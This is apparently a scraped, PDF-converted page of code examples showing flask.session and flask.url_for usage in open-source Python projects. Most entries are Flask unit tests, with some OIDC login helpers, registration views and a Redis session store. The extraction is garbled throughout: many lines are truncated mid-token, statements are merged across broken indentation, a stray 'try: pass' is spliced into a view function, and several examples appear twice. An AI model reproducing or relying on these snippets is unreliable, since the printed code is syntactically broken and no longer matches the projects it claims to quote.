cookie'].lower()) self.assert_in('httponly', rv.headers['set-
cookie'].lower()) Example 30
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_expiration(self):
    permanent = True

    app = flask.Flask(__name__)
    app.secret_key = 'testkey'

    @app.route('/')
    def index():
        flask.session['test'] = 42

        flask.session.permanent = permanent

        return ""

    @app.route('/test')
    def test():
        return text_type(flask.session.permanent)

    client = app.test_client()
    rv = client.get('/')

    self.assert_in('set-cookie', rv.headers)

    match = re.search(r"\bexpires=([^;]+)(?i)", rv.headers['set-cookie'])
    expires = parse_date(match.group())
```

```
expected = datetime.utcnow() + app.permanent_session_lifetime
self.assert_equal(expires.year, expected.year)
self.assert_equal(expires.month, expected.month)
self.assert_equal(expires.day, expected.day) rv = client.get('/test')

self.assert_equal(rv.data, b'True')

permanent = False

rv = app.test_client().get('/')
self.assert_in('set-cookie', rv.headers)

match = re.search(r'\bexpires=([^;]+)', rv.headers['set-cookie'])
self.assert_true(match is None)
```

### Example 31

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_special_types():

    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True

    now = datetime.utcnow().replace(microsecond=0)
    the_uuid = uuid.uuid4()

    @app.after_request
    def modify_session(response):
```

```

flask. session['m'] = flask.Markup('Hello!') flask. session['u'] =
the_uuid

flask. session['dt'] = now

flask. session['t'] = (1, 2, 3)

return response

@app.route('/')

def dump_session_contents():

    return pickle.dumps(dict(flask. session))

c = app.test_client()

c.get('/')

rv = pickle.loads(c.get('/').data)

self.assert_equal(rv['m'], flask.Markup('Hello!'))
self.assert_equal(type(rv['m']), flask.Markup)
self.assert_equal(rv['dt'], now)

self.assert_equal(rv['u'], the_uuid)

self.assert_equal(rv['t'], (1, 2, 3))

```

## **Example 32**

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

5 vo

```

def test_flashes(self):

    app = flask.Flask(__name__)

```

```
app.secret_key = 'testkey'

with app.test_request_context():

    self.assert_false(flask.session.modified)

    flask.flash('Zap')

    flask.session.modified = False

    flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 33

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: templating.py Apache License](#)

5 vo

[2.0](#)

```
def test_standard_context(self):

    app = flask.Flask(__name__)

    app.secret_key = 'development key'

    @app.route('/')

    def index():

        flask.g.foo = 23

        flask.session['test'] = 'aha'

        return flask.render_template_string("")
```

```
    {{ request.args.foo }}  
    {{ g.foo }}  
    {{ config.DEBUG }}  
    {{ session.test }}  
")  
  
rv = app.test_client().get('/?foo=42')  
  
self.assert_equal(rv.data.split(), [b'42', b'23', b'False', b'aha'])
```

## Example 34

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

```
5 vo  
  
def test_session_transactions_no_null_sessions(self): app =  
flask.Flask(__name__)  
  
app.testing = True  
  
with app.test_client() as c:  
  
try:  
  
with c.session_transaction() as sess:  
  
pass  
  
except RuntimeError as e:  
  
self.assert_in('Session backend did not open a session', str(e)) else:  
  
self.fail('Expected runtime error')
```

## Example 35

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    @app.route('/set', methods=['POST'])  
  
    def set():  
  
        flask.session['value'] = flask.request.form['value']  
  
        return 'value set'  
  
    @app.route('/get')  
  
    def get():  
  
        return flask.session['value']  
  
    c = app.test_client()  
  
    self.assert_equal(c.post('/set', data={'value': '42'}).data, b'value set')  
    self.assert_equal(c.get('/get').data, b'42')
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_using_server_name(self):
```

```
app = flask.Flask(__name__)

app.config.update(
    SECRET_KEY='foo',
    SERVER_NAME='example.com'
)

@app.route('/')
def index():

    flask.session['testing'] = 42

    return 'Hello World'

rv = app.test_client().get('/', 'http://example.com/')
self.assert_in('domain=.example.com', rv.headers['set-
cookie'].lower()) self.assert_in('httponly', rv.headers['set-
cookie'].lower()) Example 37
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_using_server_name_and_port(self):
    app = flask.Flask(__name__)

    app.config.update(
        SECRET_KEY='foo',
        SERVER_NAME='example.com:8080'
)
```

```
@app.route('/')

def index():
    flask.session['testing'] = 42

    return 'Hello World'

rv = app.test_client().get('/', 'http://example.com:8080/')
self.assert_in('domain=.example.com', rv.headers['set-
cookie'].lower()) self.assert_in('httponly', rv.headers['set-
cookie'].lower()) Example 38
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_missing_session(self):
    app = flask.Flask(__name__)

    def expect_exception(f, *args, **kwargs):
        try:
            f(*args, **kwargs)
        except RuntimeError as e:
            self.assert_true(e.args and ' session is unavailable' in e.args[0])
        else:
            self.assert_true(False, 'expected exception') with
            app.test_request_context():

                self.assert_true(flask.session.get('missing_key') is None)
                expect_exception(flask.session.__getitem__, 'foo', 42)
```

```
expect_exception(flask.session.pop, 'foo')
```

## Example 39

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_expiration(self):
    permanent = True

    app = flask.Flask(__name__)
    app.secret_key = 'testkey'

    @app.route('/')
    def index():
        flask.session['test'] = 42
        flask.session.permanent = permanent
        return ""

    @app.route('/test')
    def test():
        return text_type(flask.session.permanent)

    client = app.test_client()
    rv = client.get('/')
    self.assert_in('set-cookie', rv.headers)
```

```

match = re.search(r"\bexpires=([^\;]+)(?i)", rv.headers['set-cookie'])
expires = parse_date(match.group())

expected = datetime.utcnow() + app.permanent_session_lifetime
self.assert_equal(expires.year, expected.year)
self.assert_equal(expires.month, expected.month)
self.assert_equal(expires.day, expected.day) rv = client.get('/test')

self.assert_equal(rv.data, b'True')

permanent = False

rv = app.test_client().get('/')

self.assert_in('set-cookie', rv.headers)

match = re.search(r"\bexpires=[^\;]+", rv.headers['set-cookie'])
self.assert_true(match is None)

```

## Example 40

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```

def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

```

```
flask.flash('Zip')

self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 41

Project: *everyclass-server* Author: *everyclass* File: [dao.py Mozilla Public License 2.0](#)

5 vo

```
def add_visitor_count(cls, sid_orig: str, visitor: StudentSession = None) -> None:
```

"""增加用户的总访问人数"""

```
if not visitor: # 未登录用户使用分配的user_id代替学号标识
```

```
visitor_sid_orig = "anm" + str(session["user_id"]) else:
```

```
if sid_orig != visitor.sid_orig: # 排除自己的访问量
```

```
return
```

```
visitor_sid_orig = visitor.sid_orig
```

```
redis.pfadd("{}:visit_cnt:{}".format(cls.prefix, sid_orig), visitor_sid_or
```

### Example 42

Project: *Flask-pyoidc* Author: *zamzterz* File: [app.py Apache License 2.0](#)

5 vo

```
def login1():
```

```
user_session = UserSession(flask.session)
```

```
return jsonify(access_token=user_session.access_token,
id_token=user_session.id_token,
userinfo=user_session.userinfo)
```

### Example 43

Project: *Flask-pyoidc* Author: *zamzterz* File: [\*app.py\*](#) [Apache License 2.0](#)

5 vo

```
def login2():
    user_session = UserSession(flask.session)

    return jsonify(access_token=user_session.access_token,
id_token=user_session.id_token,
userinfo=user_session.userinfo)
```

### Example 44

Project: *Flask-pyoidc* Author: *zamzterz* File: [\*flask\\_pyoidc.py\*](#) [Apache License 2.0](#)

5 vo

```
def _handle_error_response(self, error_response,
should_redirect=False):
    if should_redirect:
        # if the current request was from the JS page handling fragment
        # encode
        # a URL for the error page to redirect to
        flask.session['error'] = error_response
    return '/' + self._redirect_uri_endpoint + '?error=1'
```

```
return self._show_error_response(error_response) Example 45
```

Project: *Flask-pyoidc* Author: zamzterz File: [test\\_flask\\_pyoidc.py](#)  
[Apache License 2.0](#)

5 vo

```
def test_should_not_authenticate_if_session_exists(self): authn =  
    self.init_app()  
  
    view_mock = self.get_view_mock()  
  
    with self.app.test_request_context('/'):  
  
        UserSession(flask.session, self.PROVIDER_NAME).update()  
        result = authn_oidc_auth(self.PROVIDER_NAME)(view_mock)()  
        self.assert_view_mock(view_mock, result)
```

## **Example 46**

Project: *Flask-pyoidc* Author: zamzterz File: [test\\_flask\\_pyoidc.py](#)  
[Apache License 2.0](#)

5 vo

```
def test_reauthenticate_silent_if_session_expired(self): authn =  
    self.init_app(session_refresh_interval_seconds=1)  
    view_mock = self.get_view_mock()  
  
    with self.app.test_request_context('/'):  
  
        now = time.time()  
  
        with patch('time.time') as time_mock:  
  
            time_mock.return_value = now - 1 # authenticated in the past  
            UserSession(flask.session, self.PROVIDER_NAME).update()  
            auth_redirect = authn_oidc_auth(self.PROVIDER_NAME)  
(view_mock)() self.assert_auth_redirect(auth_redirect)
```

```
assert 'prompt=none' in auth_redirect.location # ensure silent auth is
us assert not view_mock.called
```

### Example 47

Project: *Flask-pyoidc* Author: *zamzterz* File: [\*test\\_flask\\_pyoidc.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def test_dont_reauthenticate_silent_if_session_not_expired(self):
    authn = self.init_app(session_refresh_interval_seconds=999)
    view_mock = self.get_view_mock()

    with self.app.test_request_context('/'):
        UserSession(flask.session, self.PROVIDER_NAME).update() #
        freshly au result = authn.oidc_auth(self.PROVIDER_NAME)
        (view_mock)() self.assert_view_mock(view_mock, result)
```

### Example 48

Project: *Flask-pyoidc* Author: *zamzterz* File: [\*test\\_flask\\_pyoidc.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def test_handle_authentication_response_fragment_encoded(self):
    authn = self.init_app()

    with self.app.test_request_context('/redirect_uri'):
        flask.session['fragment_encoded_response'] = True
        response = authn._handle_authentication_response()
        assert response.startswith('<html>')
```

### Example 49

Project: *Flask-pyoidc* Author: zamzterz File: [test\\_flask\\_pyoidc.py](#)  
[Apache License 2.0](#)

5 vo

```
def test_handle_authentication_response_error_message(self):
    authn = self.init_app()

    with self.app.test_request_context('/redirect_uri?error=1'):
        flask.session['error'] = {'error': 'test'}

    response = authn._handle_authentication_response()
    assert response == 'Something went wrong with the authentication, please t
Example 50
```

Project: *Flask-pyoidc* Author: zamzterz File: [test\\_flask\\_pyoidc.py](#)  
[Apache License 2.0](#)

5 vo

```
def
test_logout_redirects_to_provider_if_end_session_endpoint_is_configured(self, end_session_endpoint =
'https://provider.example.com/end_session'

client_metadata = {}

if post_logout_redirect_uri:

    client_metadata['post_logout_redirect_uris'] =
[post_logout_redirect_u authn =
self.init_app(provider_metadata_extras={'end_session_endpoint': en
client_metadata_extras=client_metadata)

logout_view_mock = self.get_view_mock()

id_token = IdToken(**{'sub': 'sub1', 'nonce': 'nonce'})

# register logout view
```

```
view_func = authn.oidc_logout(logout_view_mock)
self.app.add_url_rule('/logout', view_func=view_func) with
self.app.test_request_context('/logout'): UserSession(flask.session,
self.PROVIDER_NAME).update('test_access_to id_token.to_dict

id_token.to_jwt(
{'sub': 'user1'}

end_session_redirect = view_func()

# ensure user session has been cleared

assert all(k not in flask.session for k in UserSession.KEYS)
parsed_request =
dict(parse_qs(urlparse(end_session_redirect.headers[

assert parsed_request['state'] == flask.session['end_session_state']

assert end_session_redirect.status_code == 303

assert
end_session_redirect.location.startswith(end_session_endpoint)
assert IdToken().from_jwt(parsed_request['id_token_hint']) ==
id_token
expected_post_logout_redirect_uri =
post_logout_redirect_uri if post_logou assert
parsed_request['post_logout_redirect_uri'] ==
expected_post_logout_

assert not logout_view_mock.called
```

## Python flask.url\_for() Examples

The following are code examples for showing how to use `flask.url_for()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *ayymeyer* File: *blueprints.py* Apache License 2.0

```
def test_dotted_names(self):
    frontend = flask.Blueprint('myapp.frontend', __name__)
    backend = flask.Blueprint('myapp.backend', __name__)

    @frontend.route('/fe')
    def frontend_index():
        return flask.url_for('myapp.backend.backend_index')

    @frontend.route('/fe2')
    def frontend_page2():
        return flask.url_for('.frontend_index')

    @backend.route('/be')
    def backend_index():
        return flask.url_for('myapp.frontend.frontend_index')

    app = flask.Flask(__name__)
    app.register_blueprint(frontend)
    app.register_blueprint(backend)

    c = app.test_client()
    self.assert_equal(c.get('/fe').data.strip(), b'/be')
    self.assert_equal(c.get('/fe2').data.strip(), b'/fe')
    self.assert_equal(c.get('/be').data.strip(), b'/fe')
```

### Example 2

Project: *everyclass-server* Author: *everyclass* File: *views.py* Mozilla Public License 2.0

```
def register():
    """注冊: 第一步: 输入学号"""
    if request.method == 'GET':
        return render_template('user/register.html')
    else:
        if not request.form.get('zh', None): # 表单为空
            flash(MSG_EMPTY_USERNAME)
            return redirect(url_for('user.register'))
        _session_save_student_to_register_(request.form.get('zh', None))

        # 如果输入的学号已经注册, 跳转到登录页面
        if User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):
            flash(MSG_ALREADY_REGISTERED)
            return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

Python flask.url\_for() Examples The following are code examples for showing how to use `flask.url_for()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

7 votes

[2.0](#)

```
def test_dotted_names(self):  
  
    frontend = flask.Blueprint('myapp.frontend', __name__) backend =  
    flask.Blueprint('myapp.backend', __name__)  
  
    @frontend.route('/fe')  
  
    def frontend_index():  
  
        return flask.url_for('myapp.backend.backend_index')  
  
    @frontend.route('/fe2')  
  
    def frontend_page2():  
  
        return flask.url_for('.frontend_index')  
  
    @backend.route('/be')  
  
    def backend_index():  
  
        return flask.url_for('myapp.frontend.frontend_index')  
        app = flask.Flask(__name__)
```

```
app.register_blueprint(frontend)
app.register_blueprint(backend)
c = app.test_client()
self.assert_equal(c.get('/fe').data.strip(), b'/be')
self.assert_equal(c.get('/fe2').data.strip(), b'/fe')
self.assert_equal(c.get('/be').data.strip(), b'/fe') Example 2
```

Project: *everyclass-server* Author: *everyclass* File: [views.py](#) Mozilla Public License 2.0

7 vo

```
def register():
    """注册：第一步：输入学号"""
    if request.method == 'GET':
        return render_template('user/register.html') else:
        if not request.form.get("xh", None): # 表单为空
            flash(MSG_EMPTY_USERNAME)

        return redirect( url_for("user.register"))
        _session_save_student_to_register_(request.form.get("xh", None))

    # 如果输入的学号已经注册，跳转到登录页面

    if
        User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):
            flash(MSG_ALREADY_REGISTERED)

    return redirect( url_for('user.login'))
    return redirect( url_for('user.register_choice'))
```

### Example 3

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

6 vo

```
def test_url_with_method(self):
    from flask.views import MethodView
    app = flask.Flask(__name__)
    class MyView(MethodView):
        def get(self, id=None):
            if id is None:
                return 'List'
            return 'Get %d' % id
        def post(self):
            return 'Create'
    myview = MyView.as_view('myview')
    app.add_url_rule('/myview/', methods=['GET'], view_func=myview)
    app.add_url_rule('/myview/<int:id>', methods=['GET'],
                     view_func=myview)
    app.add_url_rule('/myview/create', methods=['POST'],
                     view_func=myview)
    with app.test_request_context():
```

```
self.assert_equal(flask.url_for('myview', _method='GET'),  
'/myview')  
  
self.assert_equal(flask.url_for('myview', id=42, _method='GET'),  
'/myview/42')  
  
self.assert_equal(flask.url_for('myview', _method='POST'),  
'/myview/create')
```

## Example 4

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

6 vo

```
def test_build_error_handler(self):  
  
    app = flask.Flask(__name__)  
  
    # Test base case, a URL which results in a BuildError.  
  
    with app.test_request_context():  
        self.assertRaises(BuildError, flask.url_for, 'spam')  
  
    # Verify the error is re-raised if not the current exception.  
  
    try:  
  
        with app.test_request_context():  
            flask.url_for('spam')  
  
    except BuildError as err:  
        error = err
```

```
try:  
  
    raise RuntimeError('Test case where BuildError is not current.')  
except RuntimeError:  
  
    self.assertRaises(BuildError, app.handle_url_build_error, error,  
                      'spam')  
  
# Test a custom handler.  
  
def handler(error, endpoint, values):  
  
    # Just a test.  
  
    return '/test_handler/'  
  
app.url_build_error_handlers.append(handler) with  
app.test_request_context():  
  
    self.assert_equal(flask.url_for('spam'), '/test_handler/')
```

Example 5  
Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

```
6 vo  
  
def test_inject_blueprint_url_defaults(self): app =  
flask.Flask(__name__)  
  
bp = flask.Blueprint('foo.bar.baz', __name__,  
template_folder='template')  
  
@bp.url_defaults  
  
def bp_defaults(endpoint, values):  
  
    values['page'] = 'login'  
  
    @bp.route('/<page>')
```

```
def view(page): pass

app.register_blueprint(bp)

values = dict()

app.inject_url_defaults('foo.bar.baz.view', values) expected =
dict(page='login')

self.assert_equal(values, expected)

with app.test_request_context('/somepage'):

    url = flask.url_for('foo.bar.baz.view')

    expected = '/login'

    self.assert_equal(url, expected)
```

## Example 6

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_route_decorator_custom_endpoint(self):
    app = flask.Flask(__name__)

    app.debug = True

    @app.route('/foo/')

    def foo():
        return flask.request.endpoint

    @app.route('/bar/', endpoint='bar')
```

```

def for_bar():

    return flask.request.endpoint

@app.route('/bar/123', endpoint='123')

def for_bar_foo():

    return flask.request.endpoint

with app.test_request_context():

    assert flask.url_for('foo') == '/foo/'

    assert flask.url_for('bar') == '/bar/'

    assert flask.url_for('123') == '/bar/123'

c = app.test_client()

self.assertEqual(c.get('/foo/').data, b'foo')
self.assertEqual(c.get('/bar/').data, b'bar')
self.assertEqual(c.get('/bar/123').data, b'123') Example 7

```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```

def test_dotted_names(self):

    frontend = flask.Blueprint('myapp.frontend', __name__)
    backend = flask.Blueprint('myapp.backend', __name__)

    @frontend.route('/fe')

    def frontend_index():

```

```

return flask.url_for('myapp.backend.backend_index')

@frontend.route('/fe2')

def frontend_page2():

    return flask.url_for('.frontend_index')

@backend.route('/be')

def backend_index():

    return flask.url_for('myapp.frontend.frontend_index') app =
flask.Flask(__name__)

app.register_blueprint(frontend)

app.register_blueprint(backend)

c = app.test_client()

self.assert_equal(c.get('/fe').data.strip(), b'/be')
self.assert_equal(c.get('/fe2').data.strip(), b'/fe')
self.assert_equal(c.get('/be').data.strip(), b'/fe') Example 8

```

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

6 vo

[2.0](#)

```

def test_dotted_names_from_app(self):

    app = flask.Flask(__name__)

    app.testing = True

    test = flask.Blueprint('test', __name__)

```

```
@app.route('/')

def app_index():

    return flask.url_for('test.index')

@test.route('/test/')

def index():

    return flask.url_for('app_index')

app.register_blueprint(test)

with app.test_client() as c:

    rv = c.get('/')

    self.assert_equal(rv.data, b'/test/')
```

## Example 9

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

```
6 vo

def test_url_with_method(self):

    from flask.views import MethodView

    app = flask.Flask(__name__)

    class MyView(MethodView):

        def get(self, id=None):

            if id is None:

                return 'List'
```

```
return 'Get %d' % id

def post(self):
    return 'Create'

myview = MyView.as_view('myview')

app.add_url_rule('/myview/', methods=['GET'], view_func=myview)

app.add_url_rule('/myview/<int:id>', methods=['GET'],
                 view_func=myview)

app.add_url_rule('/myview/create', methods=['POST'],
                 view_func=myview)

with app.test_request_context():

    self.assert_equal(flask.url_for('myview', _method='GET'),
                      '/myview/')

    self.assert_equal(flask.url_for('myview', id=42, _method='GET'),
                      '/myview/42')

    self.assert_equal(flask.url_for('myview', _method='POST'),
                      '/myview/create')
```

## Example 10

[Project: Flask-Python-GAE-Login-Registration](#) [Author: orymeyer](#) [File: regression.py](#) [Apache License](#)

6 vo

[2.0](#)

```
def test_aborting(self):  
  
    class Foo(Exception):  
  
        whatever = 42  
  
        app = flask.Flask(__name__)  
  
        app.testing = True  
  
        @app.errorhandler(Foo)  
  
        def handle_foo(e):  
  
            return str(e.whatever)  
  
        @app.route('/')  
  
        def index():  
  
            raise flask.abort(flask.redirect(flask.url_for('test')))  
  
        @app.route('/test')  
  
        def test():  
  
            raise Foo()  
  
            with app.test_client() as c:  
  
                rv = c.get('/')  
  
                self.assertEqual(rv.headers['Location'], 'http://localhost/test')  
                rv = c.get('/test')  
  
                self.assertEqual(rv.data, b'42')
```

## Example 11

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_build_error_handler(self):
    app = flask.Flask(__name__)
    # Test base case, a URL which results in a BuildError.
    with app.test_request_context():
        self.assertRaises(BuildError, flask.url_for, 'spam')
    # Verify the error is re-raised if not the current exception.
    try:
        with app.test_request_context():
            flask.url_for('spam')
    except BuildError as err:
        error = err
    try:
        raise RuntimeError('Test case where BuildError is not current.')
    except RuntimeError:
        self.assertRaises(BuildError, app.handle_url_build_error, error,
                          'spam')
    # Test a custom handler.
    def handler(error, endpoint, values):
```

```
# Just a test.

return '/test_handler/'

app.url_build_error_handlers.append(handler) with
app.test_request_context():

self.assert_equal(flask.url_for('spam'), '/test_handler/') Example 12
```

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

6 vo

```
def test_route_decorator_custom_endpoint(self): app =
flask.Flask(__name__)

app.debug = True

@app.route('/foo/')

def foo():

    return flask.request.endpoint

@app.route('/bar/', endpoint='bar')

def for_bar():

    return flask.request.endpoint

@app.route('/bar/123', endpoint='123')

def for_bar_foo():

    return flask.request.endpoint

with app.test_request_context():
```

```
assert flask.url_for('foo') == '/foo/'  
assert flask.url_for('bar') == '/bar/'  
assert flask.url_for('123') == '/bar/123'  
c = app.test_client()  
  
self.assertEqual(c.get('/foo/').data, b'foo')  
self.assertEqual(c.get('/bar/').data, b'bar')  
self.assertEqual(c.get('/bar/123').data, b'123') Example 13
```

Project: *everyclass-server* Author: *everyclass* File: [views.py](#) [Mozilla Public License 2.0](#)

6 vo

```
def register_by_email():  
  
    """注册： 第三步： 使用邮箱验证注册"""  
  
    if not session.get(SESSION_STUDENT_TO_REGISTER, None): #  
        步骤异常， 跳回第一步  
  
    return redirect( url_for('user.register'))  
  
    sid_orig = session[SESSION_STUDENT_TO_REGISTER].sid_orig if  
    User.exist(sid_orig):  
  
        return render_template("common/error.html",  
        message=MSG_ALREADY_REGISTERED)  
  
    request_id = IdentityVerification.new_register_request(sid_orig,  
    "email", ID_S  
  
    with tracer.trace('send_email'):  
  
        try:            pass
```

```
rpc_result = Auth.register_by_email(request_id, sid_orig) except  
Exception as e:
```

```
    return handle_exception_with_error_page(e)
```

```
if rpc_result['acknowledged']:
```

```
    return render_template('user/emailSent.html',  
request_id=request_id) else:
```

```
    return render_template('common/error.html',  
message=MSG_INTERNAL_ERROR) Example 14
```

Project: *pysos* Author: *xmnlab* File: [views.py](#) [GNU General Public License v3.0](#)

6 vo

```
def register_view(self):
```

```
    form = RegistrationForm(request.form)
```

```
    if helpers.validate_form_on_submit(form):
```

```
        user = User()
```

```
        form.populate_obj(user)
```

```
# we hash the users password to avoid saving it as plaintext in the  
db
```

```
# remove to use plain text:
```

```
        user.password = generate_password_hash(form.password.data)  
        db_session.add(user)
```

```
    db_session.commit()
```

```
    login.login_user(user)
```

```
return redirect( url_for('.index'))  
  
link = '<p>Already have an account? <a href="" +  
url_for('.login_view') +  
  
self._template_args['form'] = form  
  
self._template_args['link'] = link  
  
return super(PySOSAdminView, self).index()
```

## Example 15

Project: *reroils-data-legacy* Author: *rero* File: [utils.py](#) [GNU General Public License v2.0](#)

6 vo

```
def delete_location(record_type, pid, record_indexer, parent_pid):  
  
    """Save a record into the db and index it.  
  
    If the location does not exists, it well be created and attached to the  
    parent member.  
  
    """  
  
    location = Location.get_record_by_pid(pid)  
  
    persistent_identifier = location.persistent_identifier  
    member = MemberWithLocations.get_record_by_pid(parent_pid)  
    organisation = OrganisationWithMembers.get_organisation_by_memberid(  
  
        member.id  
  
    )  
  
    member.remove_location(location, delindex=True)  
    organisation.reindex()
```

```
_next = url_for('invenio_records_ui.memb', pid_value=parent_pid)
return _next, persistent_identifier
```

## Example 16

Project: *reroils-data-legacy* Author: *rero* File: [utils.py](#) [GNU General Public License v2.0](#)

6 vo

```
def save_location(data, record_type, fetcher, minter, record_indexer,
record_class, parent_pid):
```

"""Save a record into the db and index it.

If the item does not exists, it well be created and attached to the parent document.

"""

```
member = MemberWithLocations.get_record_by_pid(parent_pid)
pid = data.get('pid')
```

```
if pid:
```

```
    location = Location.get_record_by_pid(pid)
```

```
    location.update(data, dbcommit=True, reindex=True) else:
```

```
    location = Location.create(data, dbcommit=True, reindex=True)
```

```
    member.add_location(location, dbcommit=True, reindex=True)
```

```
    organisation =
```

```
    OrganisationWithMembers.get_organisation_by_memberid(
```

```
        member.id
```

```
)
```

```
    organisation.reindex()
```

```
_next = url_for('invenio_records_ui.memb', pid_value=parent_pid)
return _next, location.persistent_identifier
```

**Example 17**

Project: *reroils-data-legacy* Author: *rero* File: [\*utils.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def delete_item(record_type, pid, record_indexer, parent_pid):
```

"""Remove an item from a document.

The item is marked as deleted in the db, his pid as well.

The document is reindexed.

"""

```
item = Item.get_record_by_pid(pid)
```

```
document = get_document(parent_pid, item.id) persistent_identifier
= item.persistent_identifier if document:
```

```
document.remove_item(item, delindex=True)
```

```
_next = url_for('invenio_records_ui.doc', pid_value=document.pid)
else:
```

```
item.delete(delindex=True)
```

```
_next = url_for('invenio_records_ui')
```

```
return _next, persistent_identifier
```

## **Example 18**

Project: *reroils-data-legacy* Author: *rero* File: [\*utils.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def save_item(data, record_type, fetcher, minter, record_indexer,
record_class, parent_pid):

    """Save a record into the db and index it.

    If the item does not exists, it well be created and attached to the
    parent document.

    """

    item_pid = data.get('pid')

    document = None

    if item_pid:

        item = Item.get_record_by_pid(item_pid)

        document = get_document(parent_pid, item.id) item.update(data,
dbcommit=True)

    else:

        item = Item.create(data, dbcommit=True)

        document = get_document(parent_pid, item.id) if document:

            document.add_item(item, dbcommit=True)

        if document:

            document.reindex()

        if parent_pid:

            _next = url_for('invenio_records_ui.doc', pid_value=parent_pid) else:
```

```
_next = url_for('invenio_records_ui.item', pid_value=item.pid) return  
_next, item.persistent_identifier
```

## Example 19

Project: *video2commons* Author: *toolforge* File: [\*redisession.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def save_session(self, app, session, response):  
    """Save session to Redis."  
  
    domain = self.get_cookie_domain(app)  
  
    path = url_for('main', _external=False)  
  
    if not session:  
  
        self.redis.delete(self.prefix + session.sid) if session.modified:  
  
            response.delete_cookie(app.session_cookie_name,  
            domain=domain, path=path)  
  
    else:  
  
        redis_exp = self.get_redis_expiration_time(app, session) cookie_exp  
        = self.get_expiration_time(app, session) if session.modified:  
  
            val = self.serializer.dumps(dict(session))  
  
            self.redis.setex(self.prefix + session.sid,  
  
            int(redis_exp.total_seconds()), val)  
  
    else:
```

```
self.redis.expire(self.prefix + session.sid,
int(redis_exp.total_seconds())))

response.set_cookie(app.session_cookie_name, session.sid,
expires=cookie_exp, httponly=True,
domain=domain, path=path, secure=True)
```

## Example 20

Project: *flasky* Author: *RoseOu* File: [blueprints.py](#) [MIT License](#)

6 vo

```
def test_dotted_names(self):

frontend = flask.Blueprint('myapp.frontend', __name__)
backend = flask.Blueprint('myapp.backend', __name__)

@frontend.route('/fe')

def frontend_index():

    return flask.url_for('myapp.backend.backend_index')

@frontend.route('/fe2')

def frontend_page2():

    return flask.url_for('.frontend_index')

@backend.route('/be')

def backend_index():

    return flask.url_for('myapp.frontend.frontend_index')

app = flask.Flask(__name__)
app.register_blueprint(frontend)
```

```
app.register_blueprint(backend)

c = app.test_client()

self.assert_equal(c.get('/fe').data.strip(), b'/be')
self.assert_equal(c.get('/fe2').data.strip(), b'/fe')
self.assert_equal(c.get('/be').data.strip(), b'/fe') Example 21
```

Project: *flasky* Author: *RoseOu* File: [helpers.py](#) [MIT License](#)

6 vo

```
def test_url_with_method(self):

    from flask.views import MethodView

    app = flask.Flask(__name__)

    class MyView(MethodView):

        def get(self, id=None):

            if id is None:

                return 'List'

            return 'Get %d' % id

        def post(self):

            return 'Create'

    myview = MyView.as_view('myview')

    app.add_url_rule('/myview/', methods=['GET'], view_func=myview)

    app.add_url_rule('/myview/<int:id>', methods=['GET'],
                    view_func=myview)
```

```
app.add_url_rule('/myview/create', methods=['POST'],
view_func=myview)

with app.test_request_context():

    self.assert_equal(flask.url_for('myview', _method='GET'),
'/myview/')

    self.assert_equal(flask.url_for('myview', id=42, _method='GET'),
'/myview/42')

    self.assert_equal(flask.url_for('myview', _method='POST'),
'/myview/create')
```

## Example 22

Project: *flask-template* Author: *pwgraham91* File: [login\\_view.py](#) [MIT License](#)

5 vo

```
